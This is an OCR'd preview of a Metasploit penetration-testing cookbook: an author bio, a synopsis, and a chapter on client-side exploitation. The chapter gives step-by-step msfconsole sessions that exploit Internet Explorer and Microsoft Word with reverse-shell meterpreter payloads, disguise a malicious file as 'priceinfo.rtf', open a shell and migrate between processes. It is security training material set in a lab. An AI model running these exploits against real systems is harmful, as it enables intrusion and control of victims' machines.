
[PACKT] open source
PUBLISHING
community experience distilled

Metasploit Penetration Testing Cookbook

Abhinav Singh


Quick answers to common problems
Metasploit Penetration Testing Cookbook
Over 70 recipes to master the most widely used penetration testing framework
Abhinav Singh
[PACKT] open source

Chapter No. 4

"Client-side Exploitation and Antivirus Bypass"

In this package, you will find:

A Biography of the author of the book

A preview chapter from the book, Chapter NO.4 "Client-side Exploitation and Antivirus Bypass"

A synopsis of the book’s content

Information on where to buy this book

About the Author

Abhinav Singh is a young Information Security Specialist from India. He has a keen interest in the field of Hacking and Network Security. He actively works as a freelancer with several security companies, and provides them with consultancy. Currently, he is employed as a Systems Engineer at Tata Consultancy Services, India. He is an active contributor of the SecurityXploded community. He is well recognized for his blog (`http://hackingalert.blogspot.com`), where he shares about his encounters with hacking and network security. Abhinav's work has been quoted in several technology magazines and portals.

I would like to thank my parents for always being supportive and letting me do what I want; my sister, for being my doctor and taking care of my fatigue level; Sachin Raste sir, for taking the pain to review my work; Kanishka Khaitan, for being my perfect role model; to my blog followers for their comments and suggestions, and, last but not the least, to Packt Publishing for making this a memorable project for me.

Metasploit Penetration Testing Cookbook

Penetration testing is one of the core aspects of network security in today's scenario. It involves a complete analysis of the system by implementing real-life security tests. It helps in identifying potential weaknesses in the system's major components which can occur either in its hardware or software. The reason which makes penetration testing an important aspect of security is that it helps in identifying threats and weaknesses from a hacker's perspective. Loopholes can be exploited in real time to figure out the impact of vulnerability and then a suitable remedy or patch can be explored in order to protect the system from any outside attack and reduce the risk factors.

The biggest factor that determines the feasibility of penetration testing is the knowledge about the target system. Black box penetration testing is implemented when there is no prior knowledge of the target user. A pen-tester will have to start from scratch by collecting every bit of information about the target system in order to implement an attack. In white box testing, the complete knowledge about the target is known and the tester will have to identify any known or unknown weakness that may exist. Either of the two methods of penetration testing are equally difficult and are environment specific. Industry professionals have identified some of the key steps that are essential in almost all forms of penetration testing. These are:

- **Target discovery and enumeration**: Identifying the target and collecting basic information about it without making any physical connection with it
- **Vulnerability identification**: Implementing various discovery methods such as scanning, remote login, and network services, to figure out different services and software running on the target system
- **Exploitation**: Exploiting a known or an unknown vulnerability in any of the software or services running on the target system
- **Level of control after exploitation**: This is the level of access that an attacker can get on the target system after a successful exploitation
- **Reporting**: Preparing an advisory about the vulnerability and its possible counter measures

These steps may appear few in number, but in fact a complete penetration testing of a high-end system with lots of services running on it can take days or even months to complete. The reason which makes penetration testing a lengthy task is that it is based on the "trial and error" technique. Exploits and vulnerabilities depend a lot on the system configuration so we can never be certain that a particular exploit will be successful or not unless we try it. Consider the example of exploiting a Windows-based system that is running 10 different services. A pen-tester will have to identify if there are any known vulnerabilities for those 10 different services. Once they are identified, the process of exploitation starts. This is a small example where we are considering only one system. What if we have an entire network of such systems to penetrate one by one?

This is where a penetration testing framework comes into action. They automate several processes of testing like scanning the network, identifying vulnerabilities based on available services and their versions, auto-exploit, and so on. They speed up the pen-testing process by proving a complete control panel to the tester from where he/she can manage all the activities and monitor the target systems effectively. The other important benefit of the penetration testing framework is report generation. They automate the process of saving the penetration testing results and generate reports that can be saved for later use, or can be shared with other peers working remotely.

Metasploit Penetration Testing Cookbook aims at helping the readers in mastering one of the most widely used penetration testing frameworks of today's scenarios. The Metasploit framework is an open source platform that helps in creating real-life exploitation scenarios along with other core functionalities of penetration testing. This book will take you to an exciting journey of exploring the world of Metasploit and how it can be used to perform effective pen-tests. This book will also cover some other extension tools that run over the framework and enhance its functionalities to provide a better pen-testing experience.

What This Book Covers

Chapter 1, Metasploit Quick Tips for Security Professionals, is the first step into the world of Metasploit and penetration testing. The chapter deals with a basic introduction to the framework, its architecture and libraries. In order to begin with penetration testing, we need a setup, so the chapter will guide you through setting up your own dummy penetration testing environment using virtual machines. Later, the chapter discusses about installing the framework on different operating systems. The chapter ends with giving the first taste of Metasploit and an introduction about its interfaces.

Chapter 2, Information Gathering and Scanning, is the first step to penetration testing. It starts with the most traditional way of information gathering and later on advances to scanning with Nmap. The chapter also covers some additional tools such as Nessus and NeXpose which covers the limitations of Nmap by providing additional information. At the end, the chapter discusses about the Dradis framework which is widely used by pen-testers to share their test results and reports with other remote testers.

Chapter 3, Operating System-based Vulnerability Assessment and Exploitation, talks about finding vulnerabilities in unpatched operating systems running on the target system. Operating system-based vulnerabilities have a good success rate and they can be exploited easily. The chapter discusses about penetrating several popular operating systems such as Windows XP, Windows 7, and Ubuntu. The chapter covers some of the popular, and known, exploits of these operating systems and how they can be used in Metasploit to break into a target machine.

Chapter 4, Client-side Exploitation and Antivirus Bypass, carries our discussion to the next step where we will discuss how Metasploit can be used to perform client-side exploitation. The chapter covers some of the popular client-side software such as Microsoft Office, Adobe Reader, and Internet Explorer. Later on, the chapter covers an extensive discussion about killing the client-side antivirus protection in order to prevent raising the alarm in the target system.

Chapter 5, Using Meterpreter to Explore the Compromised Target, discusses about the next step after exploitation. Meterpreter is a post-exploitation tool that has several functionalities, which can be helpful in penetrating the compromised target and gaining more information. The chapter covers some of the useful penetration testing techniques such as privilege escalation, accessing the file system, and keystroke sniffing.

Chapter 6, Advance Meterpreter Scripting, takes our Metasploit knowledge to the next level by covering some advance topics, such as building our own meterpreter script and working with API mixins. This chapter will provide flexibility to the readers as they can implement their own scripts into the framework according to the scenario. The chapter also covers some advance post exploitation concepts like pivoting, pass the hash and persistent connection.

Chapter 7, Working with Modules for Penetration Testing, shifts our focus to another important aspect of Metasploit; its modules. Metasploit has a decent collection of specific modules that can be used under particular scenarios. The chapter covers some important auxiliary modules and later on advances to building our own Metasploit modules. The chapter requires some basic knowledge of Ruby scripting.

Chapter 8, Working with Exploits, adds the final weapon into the arsenal by discussing how we can convert any exploit into a Metasploit module. This is an advanced chapter that will enable the readers to build their own Metasploit exploit modules and import it into the framework. As all the exploits are not covered under the framework, this chapter can be handy in case we want to test an exploit that is not there in the Metasploit repository. The chapter also discusses about fuzzing modules that can be useful in building your own proof of concepts for any vulnerability. Finally, the chapter ends with a complete example on how we can fuzz an application to find the overflow conditions and then build a Metasploit module for it.

Chapter 9, Working with Armitage, is a brief discussion about one of the popular Metasploit extensions, Armitage. It provides a graphical interface to the framework and enhances its functionalities by providing point and click exploitation options. The chapter focuses on important aspects of Armitage, such as quickly finding vulnerabilities, handling multiple targets, shifting among tabs, and dealing with post exploitation.

Chapter 10, Social Engineer Toolkit, is the final discussion of this book which covers yet another important extension of framework. **Social Engineer Toolkit** (**SET**) is used to generate test cases that rely on human negligence in order to compromise the target. The chapter covers basic attack vectors related to SET that includes spear phishing, website attack vector, generating infectious media such as a USB.

4
Client-side Exploitation and Antivirus Bypass

In this chapter, we will cover:

- Internet Explorer unsafe scripting misconfiguration vulnerability
- Internet Explorer recursive call memory corruption
- Microsoft Word RTF stack buffer overflow
- Adobe Reader `util.printf()` buffer overflow
- Generating binary and shellcode from `msfpayload`
- Bypassing client-side antivirus protection using `msfencode`
- Using `killav.rb` script to disable antivirus programs
- A deeper look into the `killav.rb` script
- Killing antivirus services from the command line

Introduction

In the previous chapter, we focused on penetration testing the target operating system. Operating systems are the first level of penetrating the target because an unpatched and outdated operating system can be easy to exploit and it will reduce our effort of looking for other methods of penetrating the target. But the situation can vary. There can be cases in which a firewall may block our scan packets and, thus, prevent us from gaining any information about the target operating system or open ports.

There can also be a possibility that the target has automatic updates which patches the vulnerabilities of the operating system at regular intervals. This can again kill all the attacks of penetrating the target. Such security measures can prevent us from gaining access to the target machine by exploiting known vulnerabilities of the operating system in use. So we will have to move a step ahead. This is where client-side exploitation and antivirus bypassing techniques comes into play. Let us first understand a typical client-side attack vector.

Suppose the penetration tester has figured out that the target machine has an updated Windows XP SP3 operating system and Internet Explorer version 7 set up as the default browser to access the Internet and other web-related services. So, the pen-tester will now craft a malicious URL that will contain an executable script which can exploit a known vulnerability of IE 7. Now he builds a harmless looking HTML page and creates a hyperlink which contains the same malicious URL. In the next step, he transfers the HTML page to the target user through social engineering and somehow entices him to click the malicious hyperlink. Since the link contained a known exploit of IE 7 browser, it can compromise the browser and allow further code execution, thus giving the penetration tester power to control the target system. He can move ahead to set up a backdoor, drop a virus, and so on.

What exactly happens now? Although the target machine was running a patched and updated version of Windows the default browser IE 7 was not updated or rather neglected by the target user. This allowed the penetration tester to craft a scenario and break into the system through the browser vulnerability.

The scenario discussed previously is a simple client-side attack in which the target unknowingly executes a script which exploits vulnerability in the application software used by the target user. On successful execution of the exploit, the attacker compromises the system security.

Metasploit provides us with a large variety of exploit modules for several popular software which can be used to perform a client-side attack. Some of the popular tools which we will discuss in this chapter include Internet Explorer, Microsoft Office pack, Adobe reader, Flash, and so on. Metasploit repository contains several modules for these popular tools. Let us quickly analyze the client-side exploitation process in Metasploit. Our aim is to successfully attack the target through a client-side execution and set up shell connectivity.

Metasploit breaks this penetration process into two simple steps:

1. It generates the respective malicious link/file for the application tool you choose to target. After that, it starts listening on a particular port for a back connection with the target. Then the attacker sends the malicious link/file to the target user.
2. Now once the target executes the malicious link/file, the application gets exploited and Metasploit immediately transfers the payload to some other Windows process so that if the target application crashes (due to exploit) or a user closes the application, the connectivity still remains.

The two preceding steps will be clear to you when we will discuss the recipes based on client-side attacks. This chapter will focus on some key application software based on the Windows operating system. We will start with analyzing browser-based client side exploits. We will look into various existing flaws in Internet Explorer (version 6, 7, and 8) and how to target it to penetrate the user machine. Then, we will shift to another popular software package named Microsoft Office (version 2003 and 2007) and analyze its formatting vulnerability. Then, we will move ahead with analyzing PDF vulnerabilities and how a malicious PDF can be used to compromise the user security. Last, but not the least, we will discuss a very important aspect of penetration testing called antivirus bypass. It will focus on overriding the client-side antivirus protection to exploit the target machine without raising alarms.

This chapter will leverage the complete power of the Metasploit framework so that you will love reading and implementing it. Let us move ahead with our recipes for this chapter.

Internet Explorer unsafe scripting misconfiguration vulnerability


Let us start with the first browser-based client side exploit. The elementary process of using any client-side exploit module is similar to the ones we discussed in previous chapters. The only difference lies in transferring the exploit to the target. Unlike operating system-based exploits, client-side exploits require manual execution of the exploit and payload at the target machine. You will understand it clearly, once we proceed with the recipe. So let us quickly dive into implementing the attack.

Getting ready

We will start with launching our msfconsole and selecting the relevant exploit. The process is similar to what we have been discussing so far in previous chapters. Then, we will move ahead to select a payload which will help us set a shell connectivity with the target machine. The exploit we will be dealing with in this recipe is `exploit/windows/browser/i.e. unsafe scripting`.

This exploit is known to affect Internet Explorer version 6 and 7 which are default browsers in all versions of Windows XP and 2003 servers. But it ran successfully even on my Windows 7 ultimate with internet Explorer 8 (unpatched).

This exploit works when the **Initialize and script ActiveX controls not marked as safe** setting is marked within Internet Explorer. The following setting can be found by launching Internet Explorer and browsing to **Tools** | **Internet Options** | **Security** | **Custom Level** | **Initialize and script ActiveX controls not marked as safe** | **Enable.**



Similar settings can be made in other versions of Internet Explorer as well. In this recipe, we will exploit two different targets. One is running Windows XP SP2 with IE 7 and the other is running Windows 7 with IE 8. Let us now move ahead to execute the exploit.

How to do it...

Let us start with launching the msfconsole and set our respective exploit as active. We will be using the `reverse_tcp` payload to get shell connectivity with the two targets once they are exploited:

```
 msf > use exploit/windows/browser/ie_unsafe_scripting


msf  exploit(ie_unsafe_scripting) > set payload windows/meterpreter/
reverse_tcp


payload => windows/meterpreter/reverse_tcp
```

```
msf  exploit(ie_unsafe_scripting) > show options

Module options (exploit/windows/browser/ie_unsafe_scripting):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to..
   SRVPORT     8080             yes       The local port to..
   SSL         false            no        Negotiate SSL..
   SSLCert                      no        Path to a custom SSL..
   SSLVersion  SSL3             no        Specify the version..
   URIPATH                      no        The URI to use for..

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh..
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf  exploit(ie_unsafe_scripting) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

Now our exploit, as well as the payload has been set active. As you can see, we have not used the RHOST option here because it is a client-based attack. Let's see what happens when we execute the `exploit` command:

```
msf  exploit(ie_unsafe_scripting) > exploit


[*] Exploit running as background job.


[*] Started reverse handler on 192.168.56.101:4444
[*] Using URL: http://0.0.0.0:8080/2IGIaOJQB
[*]  Local IP: http://192.168.56.101:8080/2IGIaOJQB
[*] Server started.
```

As we can see, a link has been generated as a result of the `exploit` command. This is the malicious link (`http://192.168.56.101:8080/2IGIaoJQB`) that we will have to send to our targets, so that it can exploit their browser. Also the last line says "server started" which is actually listening for a connection on port 4444 from the target machine. Let us first analyze the outcome of the link execution on the Windows XP target machine.


The browser will try to load the page, but at the end nothing will be displayed. In turn, the browser either will hang or will remain idle. But you will notice some activity on your msfconsole. This activity will be similar to the one shown in the following command line:

```
msf  exploit(ie_unsafe_scripting) > [*] Request received from
192.168.56.102:1080...


[*] Encoding payload into vbs/javascript/html...
[*] Sending exploit html/javascript to 192.168.56.102:1080...


[*] Exe will be uunqgEBHE.exe and must be manually removed from the
%TEMP% directory on the target.


Sending stage (752128 bytes) to 192.168.56.102


 [*] Meterpreter session 1 opened (192.168.56.101:4444 ->
192.168.56.102:1081) at 2011-11-12 21:09:26 +0530
```

Awesome! We have an active session with our target machine. The preceding command-line output shows that an executable file has been created in the `temp` folder of our target which is responsible for this entire exploitation process.

Let us now analyze the outcome of this malicious link execution on the Windows 7 machine with IE 8.

We will notice that Internet Explorer will prompt with an alert message. On clicking **Allow**, the outside script will get executed and the browser may crash or hang (depending upon the system).



http://192.168.56.101:8080/2IGIaOJQB - Windows Internet Explorer

Your current security settings put your computer at risk. Click here to change your security settings...

Internet Explorer Security

A website wants to open web content using this program on your computer

This program will open outside of Protected mode. Internet Explorer's Protected mode helps protect your computer. If you do not trust this website, do not open this program.

Name: Microsoft ® Windows Based Script Host
Publisher: Microsoft Windows

Do not show me the warning for this program again

Let us switch to attacking the msfconsole and notice the activity. We will notice the following command-line activity:

```
msf  exploit(ie_unsafe_scripting) > [*] Request received from
192.168.56.1:51115...


[*] Encoding payload into vbs/javascript/html...
[*] Sending exploit html/javascript to 192.168.56.1:51115...
[*] Exe will be uddoE.exe and must be manually removed from the %TEMP%
directory on the target.


[*] Sending stage (752128 bytes) to 192.168.56.1


[*] Meterpreter session 2 opened (192.168.56.101:4444 ->
192.168.56.1:51116) at 2011-11-12 21:15:47 +0530
```

We have yet another active session opened with the Windows 7 machine as well. Let us start interacting with our sessions:

```
msf  exploit(ie_unsafe_scripting) > sessions

Active sessions
===============

  Id  Type    Information             Connection
  --  ----    -----------              ----------

  1 meterpreter x86/win32      DARKLORD-9CAD38\darklord
  2 meterpreter x86/win32    HackingAlert-PC\hackingalert
```

As you can see, the sessions command has revealed the active sessions available to us. One is our Win XP machine and the other one is the Win7 machine. Let us move ahead to interact with the second session, that is, the Windows 7 machine.

```
 msf  exploit(ie_unsafe_scripting) > sessions -i  1

meterpreter > shell

Process 4844 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7264]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

How it works...

The working process might be clear to you. Let us focus on the reason for this exploit. When "Initialize and script ActiveX controls not marked safe for scripting" is set, then it allows access to the `WScript.Shell` ActiveX control. This `WScript.Shell` object provides functions to read the file system, environment variables, read and modify registry, and manage shortcuts. This feature of `WScript.Shell` allows the attacker to create a JavaScript to interact with the file system and run commands.

There's more...

Let us talk about another important browser-based exploit which can be used in a client-side attack.

Internet Explorer Aurora memory corruption

This is another widely used exploit for IE which came into light in mid 2010. This flaw was the key component of "Operation Aurora" in which hackers targeted some top companies. This module exploits a memory corruption flaw in IE 6. I am leaving this module as an exercise for you to try out and explore. The exploit can be found in `exploit/windows/browser/ms10_002_aurora`.

Internet Explorer CSS recursive call memory corruption

This is one of the most recent exploits available for the Windows platform running IE browser. This exploit is known to affect Windows 7 and Windows 2008 server with IE 8 as the default browser. The working process of this exploit is similar to the one we just discussed in the previous recipe. So let us quickly test it. Our target machine is a Windows 7 ultimate edition with IE 8 (unpatched) running as the default browser.

Getting ready

We will start with launching the msfconsole. Our exploit in this recipe is `exploit/windows/browser/ms11_003_ie_css_import` and our payload will be `windows/meterpreter/bind_tcp` which will help in gaining shell connectivity with the target machine.

How to do it...

We will start the same way we have been doing so far. First, we will select the exploit. Then, we will select the payload and pass on the various parameter values required by the exploit and the payload. Let us move ahead with all these steps in our msfconsole.

```
msf > use exploit/windows/browser/ms11_003_ie_css_import


msf  exploit(ms11_003_ie_css_import) > set payload windows/meterpreter/
reverse_tcp


payload => windows/meterpreter/reverse_tcp
smsf  exploit(ms11_003_ie_css_import) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

```
msf  exploit(ms11_003_ie_css_import) > exploit

[*] Exploit running as background job.

[*] Started reverse handler on 192.168.56.101:4444
[*] Using URL: http://0.0.0.0:8080/K9JqHoWjzyAPji
[*]  Local IP: http://192.168.56.101:8080/K9JqHoWjzyAPji
[*] Server started.
```

As we can see, the exploit and payload have been set along with various parameters. After executing the `exploit` command, the module has generated a local link `http://192.168.56.101:8080/K9JqHoWjzyAPji`. This is the malicious link which has to be transferred to the target in order to make him execute in his IE browser. The target browser will freeze completely and will consume a large part of the system resource. The target will be forced to shut down the browser. Let us monitor the activities on the msfconsole:

```
[*] 192.168.56.1:52175 Received request for "/K9JqHoWjzyAPji/\xEE\x80\
xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\
xA0\xE1\x81\x9A"
[*] 192.168.56.1:52175 Sending

windows/browser/ms11_003_ie_css_import CSS
[*] Sending stage (752128 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.101:4444 ->
192.168.56.1:52176) at 2011-11-15 13:18:17 +0530

[*] Session ID 1 (192.168.56.101:4444 -> 192.168.56.1:52176) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (5164)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 5220
[+] Successfully migrated to process
```


Upon successful execution of the exploit in the target's browser, we have a session started in the msfconsole, thus, opening shell connectivity. But there is something more that happens after opening a session between msf and the target. The `InitialAutoRunScript` executes a `migrate -f` command which migrates the payload from `iexplore.exe` to `notepad.exe`. This step is essential for a persistent connectivity. Even if the target user closes the browser, still the connection will be alive as we have migrated to another process.

How it works...

Let us dig out this vulnerability for more information. Well, the reason for the vulnerability is exactly what its name says. When Microsoft's HTML engine (mshtml) parses an HTML page that recursively imports the same CSS file multiple times, then it leads to a memory corruption and allows arbitrary code execution. Consider the following HTML code snippet.

```
// html file
<link href="css.css" rel="stylesheet" type="text/css" />

// css file
*{
     color:red;
}
@import url("css.css");
@import url("css.css");
@import url("css.css");
@import url("css.css");
```

The same CSS file has been called four times. When mshtml parses this HTML page then it leads to a memory corruption. This exploit utilizes a combination of heap spraying and the .NET 2.0 **mscorie.dll** module to bypass DEP and ASLR. Due to over consumption of system resources, it finally crashes. Using this vulnerability the attacker gains the same user rights as the logged in user.



http://192.168.56.101:8080/K9JqHoWjzyAPji/j0vH.html - Windows Internet Explorer

Image Name	User Name	CPU	Memory (...	Description
iexplore.exe	DARKL...	02	6,716 K	Internet ...
iexplore.exe	DARKL...	00	281,116 K	Internet ...
igfxpers.exe	DARKL...	00	1,100 K	persisten...
igfxtray.exe	DARKL...	00	1,132 K	igfxTray ...
notepad.exe	DARKL...	00	3,872 K	Notepad

In the preceding screenshot, you can see that the background consists of the IE instance in which the malicious link has been executed and the foreground image is of the Windows task manager in which you can clearly see the over consumption of memory by the IE browser. Another interesting thing to note in this task manager is the notepad.exe process. Even though there is no running instance of notepad, still the task manager is showing this process. The obvious reason for this is that we have migrated from iexplorer.exe to notepad.exe so this process is running in the background.

There's more...

There is a common error which we may encounter while using this exploit module. Let's have a quick look at it and find out a relevant solution.

Missing .NET CLR 2.0.50727

You may encounter an error "Target machine does not have the .NET CLR 2.0.50727" while using this exploit module. Well, the reason for this error is not because .Net is missing. The main reason for it is that Internet Explorer is not set as the default browser so the user agent is being abused to fetch an address from a non-ASLR region. This error can be overcome by setting Internet Explorer as the default web browser.

Microsoft Word RTF stack buffer overflow

In the previous two recipes, we focused completely on browser-based exploits. Now in this recipe, we will focus on another popular Windows tool called Microsoft Office. The RTF buffer overflow flaw exists in both 2010 and 2007 versions of the Office software pack. This vulnerability exists in the handling of `pfragments` shape property within the Microsoft Word RTF parser. Let us understand this exploit in detail. I am assuming that we have already gained information about our target that it has Office pack installed on his system.

Getting ready

We will start with launching the msfconsole. The exploit we will be using in this recipe can be located at `exploit/windows/fileformat/ms10_087_rtf_pfragments_bof`. The payload we will be using is `windows/meterpreter/reverse_tcp` to get shell connectivity with the target machine.

How to do it...

The working process will again be similar to what we have seen so far in previous recipes. We will first set our exploit. Then, we will select a payload and then pass the relevant parameters for both in order to execute the exploit successfully. Let us perform these steps.

```
msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
```

•

```
msf  exploit(ms10_087_rtf_pfragments_bof) > set payload windows/
meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf  exploit(ms10_087_rtf_pfragments_bof) > show options


Module options (exploit/windows/fileformat/ms10_087_rtf_pfragments_bof):


   Name      Current Setting  Required   Description

   ----      ---------------  --------   -----------

   FILENAME   msf.rtf          yes       The file name.




Payload options (windows/meterpreter/reverse_tcp):


   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  process          yes       Exit technique: seh..

   LHOST                      yes       The listen address

   LPORT     4444             yes       The listen port




Exploit target:


   Id  Name

   --  ----

   0   Automatic
```

The exploit contains a parameter `FILENAME` which contains information about the malicious filename to be created. The default value is `msf.rtf`. Let us change it to some less suspicious name. We will also set the value for `LHOST` which is the attacking machine IP address.

```
msf  exploit(ms10_087_rtf_pfragments_bof) > set FILENAME priceinfo.rtf

FILENAME => priceinfo.rtf


msf  exploit(ms10_087_rtf_pfragments_bof) > set LHOST 192.168.56.101
```

The filename has been changed to `priceinfo.rtf` and the value of `LHOST` has been set to `192.168.56.101`. So we are all set to execute the exploit module now.

```
msf  exploit(ms10_087_rtf_pfragments_bof) > exploit


[*] Creating 'priceinfo.rtf' file ...


[+] priceinfo.rtf stored at /root/.msf4/local/priceinfo.rtf
```

Metasploit has created a malicious file for us which we will have to use in order to proceed with the client-side attack. The file is located at `/root/.msf4/local/priceinfo.rtf`. Now the next step is to send this file to the target user either through a mail or through some other medium. Once the target user executes this malicious file, we will notice that it will open as a word document. After few seconds of execution, the Microsoft Word instance will either hang or crash depending upon the system. In the meantime, the malicious file successfully executes the exploit and provides an active session with the target. In order to make the connection persistent, the exploit migrates itself to some other process which will run in the background.

```
 Sending stage (752128 bytes) to 192.168.56.1
[*] Meterpreter session 2 opened (192.168.56.101:4444 ->
192.168.56.1:57031) at 2011-11-13 23:16:20 +0530


[*] Session ID 2 (192.168.56.101:4444 -> 192.168.56.1:57031) processing
InitialAutoRunScript 'migrate -f'


[*] Current server process: WINWORD.EXE (5820)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 5556
[+] Successfully migrated to process
```

The first few lines of the command line shows a successful execution of the exploit which results in an active session with `SESSION ID = 2`. The last part of the command line shows that the exploit has successfully migrated from `WINWORD.EXE` to `notepad.exe`.

How it works...

The exploit module simply creates a malicious word file that passes illegal values to the word parser. The failure of parser in recognizing the illegal values leads to a buffer overflow in it. Then the payload comes into action which executes the code to set up a back connection with the attacking machine. The success of this attack varies from machine to machine as there can be situations when **Windows ASLR** (**Address Space Layout Randomization**) can prevent execution of an arbitrary code (payload).

There's more...

There is another popular exploit available for the Office suite. I will leave it as a lesson for you to practically try it. Here I will give a brief overview about it.

Microsoft Excel 2007 buffer overflow

This known exploit targets the Microsoft Excel tool (`.xlb`) for version 2007. Execution of a malicious .xlb file can lead to a stack-based buffer overflow and lead to an arbitrary code execution. The exploit can be located at `exploit/windows/fileformat/ms11_021_xlb_bof`.

Adobe Reader util.printf() buffer overflow

PDF is one of the most widely used formats for sharing files and documents. So, using it as a potential weapon to exploit the target machine can be a fruitful idea. Adobe Reader is the most popular PDF file reader tool. The exploit we will discuss here is a vulnerability existing in Adobe Reader prior to versions 8.1.3. The exploit works by creating a malicious PDF file which, when opened in vulnerable versions of Adobe Reader, causes a buffer overflow and allows an arbitrary code execution.

Getting ready

The exploit process is very similar to those we have discussed so far in this chapter. Almost all client-side attacks work in a similar manner in which we first generate a malicious file/link and then somehow ask the target user to execute it on his/her machine. So a client-side attack involves Social Engineering as well. Let us move on to this exploit. Here, our target machine is Windows XP SP3 running Adobe Reader version 8.1.

